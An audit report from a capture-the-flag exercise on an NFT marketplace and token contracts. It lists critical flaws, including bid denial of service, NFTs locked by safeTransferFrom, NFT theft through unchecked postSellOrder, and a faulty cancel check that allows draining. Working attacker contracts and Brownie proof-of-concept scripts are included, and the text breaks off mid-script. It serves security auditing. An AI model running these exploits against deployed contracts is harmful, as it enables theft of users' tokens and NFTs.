Javarez

Security

HALBORN

Solidity Smart Contract Audit - CTF

Autor: Bruno Javarez
brunomjavarez@gmail.com

Document Detail

Client	Halborn
Company	Javarez Security
Test Runner	Bruno Morais Javarez
Phone	+5511985572821
E-mail	brunomjavarez@gmail.com
Version	1.0
Classification	*Confidential*

1. Executive Summary

Halborn engaged **Javarez Security** to perform a security audit on its smart contracts based on Solidity blockchain. **Javarez Security** obtained permission to conduct the tests for the period of one week (September 10th to September 17th) and, for this purpose, was allocated a highly skilled security engineer. The objective of the procedure was to identify and audit vulnerabilities in the program logic that may impact **Halborn** business before its product release.

2. Scope and Objectives

Like any information security project, the strategies and tactics that are applied in the security audit must be very well planned. Therefore, together with **Halborn's** managers, meetings were held to clearly define the scope of audit service performed by the team of **Javarez Security**.

Halborn has undergone security tests on its smart contract seeking to achieve the following objectives:

- Ensure that program functions operate as intended.
- Identify potential security vulnerabilities in the program.
- Produce PoCs to prove the existence of the security flaws.

The scope defined was:

- Repository: NFTMarketplace
- Commit: 6bca77336615a98fe6ec51b4686ae3adfee69233
- Repository: HalbornToken
- Commit: 6bca77336615a98fe6ec51b4686ae3adfee69233

At the end of the tests, it was agreed between the two companies that a report would be produced and sent to **Halborn**, so the engineers could perform the corrections in a timely manner.

3. Methodology

Javarez Security's security team ran the tests based on best practices in the market, manually analyzing the code to find security risks in the program implementation and used automated security tools to validate related dependencies. The audit phases can be separated into:

- Manual code review and walkthrough;
- Manual testing by custom scripts;
- Testnet deployment with Brownie framework and Remix IDE.

Vulnerabilities or issues found can be grouped by its risk as shown below:

Critical	High	Medium	Low	Informational
Almost certain event that will cause a devastating and unrecoverable impact or loss	Highly probable incident that may cause a significant impact or loss	Potential security incident in the long term that may cause a partial impact or loss	Low probability of an incident occur that could cause minor impact or loss	Very unlikely issue that could cause a minimal or un-noticeable impact

4. Findings Overview

Critical	High	Medium	Low	Informational
7	1	0	0	0

Vulnerabilities	Risk level
Denial of Service (DoS) leading to a wrong calulation of bid	Critical
Bad implementation of safeTransferFrom function leading to an NFT locked in contract	Critical
postSellOrder function does not verify the ownership of the NFTs	Critical
Bad implementation of canceled status leads to all tokens of the contract to be drained by an attacker	Critical
Overflow in calcMaxTransferrable function	Critical
totalSupply increase due to Signature Bypass	Critical
Mint token bypass due to Markle Tree whitelist bad implementation	Critical
Bad implementation of setSigner function	High

5. NFTMarketplace Technical Details

Denial of Service (DoS) leading to a wrong calculation of bid

Critical

Description:

In the Halborn contract analyzed, it was possible to find a function that allowed users to place bid for the announced NFTs. In this function, the user attaches his Ether offer and another user is entitled to cover this offer. If the amount is higher than the previous one, the new bid would be accepted.

By meeting this requirement, the function would make a call and resend the prevAmount (previously offered value) to the previous user.

Code Location:

```
468     function bid(uint256 nftId) external payable nonReentrant {
469         require(msg.value > 0, "msg.value should be > 0");
470         // require the caller to not own the nftId
471         require(
472             HalbornNFTcollection.ownerOf(nftId) != _msgSender(),
473             "HalbornNFTcollection: ownership"
474         );
475         Bid storage bid = bidOrders[nftId];
476         // Give back the Ether to the previous bidder
477         if(bid.owner != address(0)){
478             require(bid.amount < msg.value, "Your bid is not enough");
479             address previousBidder = bid.owner;
480             uint256 prevAmount = bid.amount;
481             (bool success, ) = previousBidder.call{value: prevAmount}("");
482             require(success, "Ether return for the previous bidder failed");
483         }
484         bid.owner = _msgSender();
485         bid.amount = msg.value;
486     }
```

Figure 1 – bid function

A malicious user could use this function to place a bid using a smart contact owned by him without any receiver nor fallback function. If so, the next bid would never happen, due to the denial of service coming from the nonReentrant modifier, leaving only its published offer.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;


//Attacker contract


import "./NFTMarketplace.sol";


contract Attacker{


    NFTMarketplace public Marketplace;


    constructor(NFTMarketplace _nftmarketplaceaddr){
        Marketplace = NFTMarketplace(_nftmarketplaceaddr);
    }
    function exploit(uint256 nftId) public payable{
        Marketplace.bid{value: msg.value}(nftId);
    }
}
```

```
from brownie import *

#Brownie PoC script

def main():

    #Creating the owner account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the attacker account

    attacker = accounts.at('0x1234123412341234123412341234123412341234',
force=True)

    print("user address: " + str(attacker.address))

    accounts[1].transfer(to=attacker, amount=100_000000000000000000)


    #Creating the user account

    user = accounts.at('0x3210321032103210321032103210321032103210', force=True)

    print("user address: " + str(user.address))

    accounts[3].transfer(to=user, amount=100_000000000000000000)


    #Deploying dependency contracts

    contract_NFT = HalbornNFT.deploy({'from': owner})

    contract_apecoin = ApeCoin.deploy({'from': owner})


    #Minting one NFT

    contract_NFT.safeMint(owner.address, 1, {'from': owner})


    #Balance of Owner to check the minted NFT

    print(contract_NFT.balanceOf(owner.address))


    #Minting some Apecoins

    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})
```

```
#Amount of apecoins
    print(contract_apecoin.balanceOf(owner.address))


    #Deploying the contract
    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})


    #Deploying the malicious contract
    contract_Attacker = Attacker.deploy(contract_NFTMarket.address, {'from':
attacker})


    #Malicious contract address
    print(contract_Attacker.address)


    #Placing a bid with the contract, aiming to achieve a DOS due to absense of
receiver function
    contract_Attacker.exploit(1, {'value': 10})


    #Checking the bid order
    print(contract_NFTMarket.bidOrders(1))


    #Placing a bid as user
    contract_NFTMarket.bid(1, {'from': user, 'value': 100})


    #Reverted, the user cannot place its bid.
    print(contract_NFTMarket.bidOrders(1))
```

PoC evidence:




Figure 2 - Running the brownie script

Recommendation:

It is recommended the implementation of a withdraw function that allows the user to withdraw the value offered at the time of the bid.

Impact:

The attacker will aways win the auction with the lowest value.

Bad implementation of safeTransferFrom function leading to an NFT locked in contract

Critical

Description:

Some contract functions have the implementation of safeTransferFrom, which comes from the IERC721 dependency. This function does not allow sending NFTs to contracts that are non ERC721receivers.

That way, a user who creates a postSellOrder from a non ERC721Receiver contract will have to transfer their NFT to the NFTMarketplace contract. If this order is canceled, the NFT will not be transferred back and will be locked in the contract.

Code Location:

```
338     function cancelSellOrder(uint256 nftId) external nonReentrant {
339         Order storage order = sellOrder[nftId];
340         // cannot be a cancelled or fulfilled order
341         require(
342             order.status != OrderStatus.Cancelled ||
343                 order.status != OrderStatus.Fulfilled,
344             "Order should be listed"
345         );
346         // simply change status of order to cancelled
347         require(
348             _msgSender() == order.owner,
349             "Order ownership"
350         );
351         // return the ERC721 NFT to the owner
352         HalbornNFTcollection.safeTransferFrom(
353             address(this),
354             _msgSender(),
355             nftId,
356             bytes("RETURNING COLLATERAL")
357         );
358         // require ownership change
359         require(
360             HalbornNFTcollection.ownerOf(nftId) == _msgSender(),
361             "HalbornNFTcollection: ownership 2"
362         );
363         order.status = OrderStatus.Cancelled;
364         emit SellOrderCancelled(nftId, order.amount);
365     }
```

Figure 3 - function safeTransferFrom

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

//non Erc721receiver contract

import "./NFTMarketplace.sol";

contract doscontract{

    NFTMarketplace public Marketplace;

    constructor(NFTMarketplace _nftmarketplaceaddr){
        Marketplace = NFTMarketplace(_nftmarketplaceaddr);
    }
    function sell(uint256 nftId, uint256 amount) public payable{
        Marketplace.postSellOrder(nftId, amount);
    }

    function cancel(uint256 nftId) public payable{
        Marketplace.cancelSellOrder(nftId);
    }
}
```

```
from brownie import *

#Brownie PoC script

def main():

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the users accounts

    user = accounts.at('0x1234123412341234123412341234123412341234', force=True)

    print("user address: " + str(user.address))

    accounts[1].transfer(to=user, amount=100_000000000000000000)


    contract_NFT = HalbornNFT.deploy({'from': owner})

    contract_apecoin = ApeCoin.deploy({'from': owner})



    contract_NFT.safeMint(owner.address, 2, {'from': owner})


    print(contract_NFT.balanceOf(owner.address))


    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})

    print(contract_apecoin.balanceOf(owner.address))


    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})


    contract_NFT.transferFrom(owner.address, user.address, 2, {'from': owner})
```

```
    contract_NFT.setApprovalForAll(contract_NFTMarket.address, True, {'from': user})


    contract_NFT.approve(contract_NFTMarket, 2, {'from': user})


    contract_dosreentrancy = doscontract.deploy(contract_NFTMarket.address,
{'from': user})


    contract_NFT.approve(contract_dosreentrancy, 2, {'from': user})


    print(contract_NFT.ownerOf(2))


    contract_dosreentrancy.sell(2, 10000, {'from': user})


    print(contract_NFT.ownerOf(2))


    print(contract_NFTMarket.address)


    contract_dosreentrancy.cancel(2, {'from': user})
```

PoC evidence:




Figure 4 - Running the brownie script

Recommendation:

To fix this issue it's required the implementation of a withdraw function for NFTs or the usage of transferFrom function.

Impact:

The users that own the non ERC721 contract will lose their NFT, and it will be locked in the contract, leading to financial loss.

postSellOrder function does not verify the ownership of the NFTs

Critical

Description:

A contract user has the possibility to post an order to sell their NFT through postSellOrder function.

This function transfers the NFT to the contract with safeTransferFrom function, before the require statement that verifies the ownership of the NFT.

Due to this, an attacker could post an equal order with the same NFTId as another user and then cancel it, causing the NFT to be transfered to his account.

Code Location:

```
302     function postSellOrder(uint256 nftId, uint256 amount)
303         external
304         nonReentrant
305     {
306         require(amount > 0, "amount > 0");
307         // require existence of the nftId
308         require(
309             HalbornNFTcollection.ownerOf(nftId) != address(0),
310             "nftID does not exists"
311         );
312         // overrides the current sellOrder
313         Order storage order = sellOrder[nftId];
314         order.owner = _msgSender();
315         order.status = OrderStatus.Listed;
316         order.amount = amount;
317         order.nftId = nftId;
318         // take the 721 as collateral
319         HalbornNFTcollection.safeTransferFrom(
320             HalbornNFTcollection.ownerOf(nftId),
321             address(this),
322             nftId,
323             bytes("COLLATERAL")
324         );
325         // require balance to be 1 for the contract
326         require(
327             HalbornNFTcollection.ownerOf(nftId) == address(this),
328             "HalbornNFTcollection: ownership"
329         );
330         emit SellOrderListed(_msgSender(), nftId, amount);
331     }
```

Figure 5 - function postSellOrder

Proof of Concept:

```
from brownie import *

#Brownie PoC script

def main():

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the hacker account

    hacker = accounts.at('0x1234123412341234123412341234123412341234',
force=True)

    print("user address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)


    user = accounts[2]


    contract_NFT = HalbornNFT.deploy({'from': owner})

    contract_apecoin = ApeCoin.deploy({'from': owner})



    contract_NFT.safeMint(owner.address, 1, {'from': owner})


    print(contract_NFT.balanceOf(owner.address))


    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})

    print(contract_apecoin.balanceOf(owner.address))


    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})
```

```
contract_NFT.transferFrom(owner.address, user.address, 1, {'from': owner})

contract_NFT.setApprovalForAll(contract_NFTMarket.address, True, {'from': user})

contract_NFT.approve(contract_NFTMarket, 1, {'from': user})

print(contract_NFT.ownerOf(1))

contract_NFTMarket.postSellOrder(1, 10000, {'from': user})

print(contract_NFTMarket.viewCurrentSellOrder(1, {'from': hacker}))

contract_NFTMarket.postSellOrder(1, 10000, {'from': hacker})

print(contract_NFTMarket.viewCurrentSellOrder(1, {'from': hacker}))

contract_NFTMarket.cancelSellOrder(1, {'from': hacker})

print(contract_NFT.ownerOf(1))

print(contract_NFT.balanceOf(hacker.address))
```

PoC evidence:




Figura 6 - Running the brownie script

Javarez
Security

Recommendation:

To fix this issue is necessary that the require statemente that verifies the ownership came before the safeTransferFrom function.

Impact:

The user will have his NFTs stolen by the attacker, leading to financial losses.

Bad implementation of canceled status leads to all tokens of the contract to be drained by an attacker

Critical

Description:

The cancelBuyOrder function has a require statement that checks whether the function was canceled or fulfilled.

However, this require statement checks whether the order is not canceled or not fulfilled, so it is possible for an attacker to provide an order status canceled that will pass the requirement, since it is not fulfilled.

Code Location:

```
206     function cancelBuyOrder(uint256 orderId) external nonReentrant {
207         Order storage order = buyOrders[orderId];
208         // cannot be a cancelled or fulfilled order
209         require(
210             order.status != OrderStatus.Cancelled ||
211                 order.status != OrderStatus.Fulfilled,
212             "Order should be listed"
213         );
214         // require the caller to be the owner of this orderId
215         require(
216             order.owner == _msgSender(),
217             "Caller must own the buy order"
218         );
219         //transfer back the ApeCoin initially put as collateral
220         require(
221             ApeCoin.transfer(_msgSender(), order.amount),
222             "ApeCoin transfer failed"
223         );
224         order.status = OrderStatus.Cancelled;
225         emit BuyOrderCancelled(orderId);
226     }
```


Figure 7 - cancelBuyOrder function

Proof of Concept:


```
from brownie import *


def main():
    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)
    print("Owner address: " + str(owner.address))
    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the hacker account
    hacker = accounts.at('0x1234123412341234123412341234123412341234',
force=True)
    print("hacker address: " + str(hacker.address))
    accounts[1].transfer(to=hacker, amount=100_000000000000000000)


    user = accounts[2]


    contract_NFT = HalbornNFT.deploy({'from': owner})
    contract_apecoin = ApeCoin.deploy({'from': owner})


    contract_NFT.safeMint(owner.address, 1, {'from': owner})
    contract_NFT.safeMint(owner.address, 2, {'from': owner})


    print(contract_NFT.balanceOf(owner.address))


    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})
    print(contract_apecoin.balanceOf(owner.address))


    contract_apecoin.increaseAllowance(owner.address, 1000_000000000000000000,
{'from': owner})
```

```
    contract_apecoin.transferFrom(owner.address, hacker.address,
100_000000000000000000, {'from': owner})


    contract_apecoin.transferFrom(owner.address, user.address,
100_000000000000000000, {'from': owner})


    contract_apecoin.increaseAllowance(hacker.address, 100_000000000000000000,
{'from': owner})


    contract_apecoin.increaseAllowance(user.address, 100_000000000000000000,
{'from': owner})


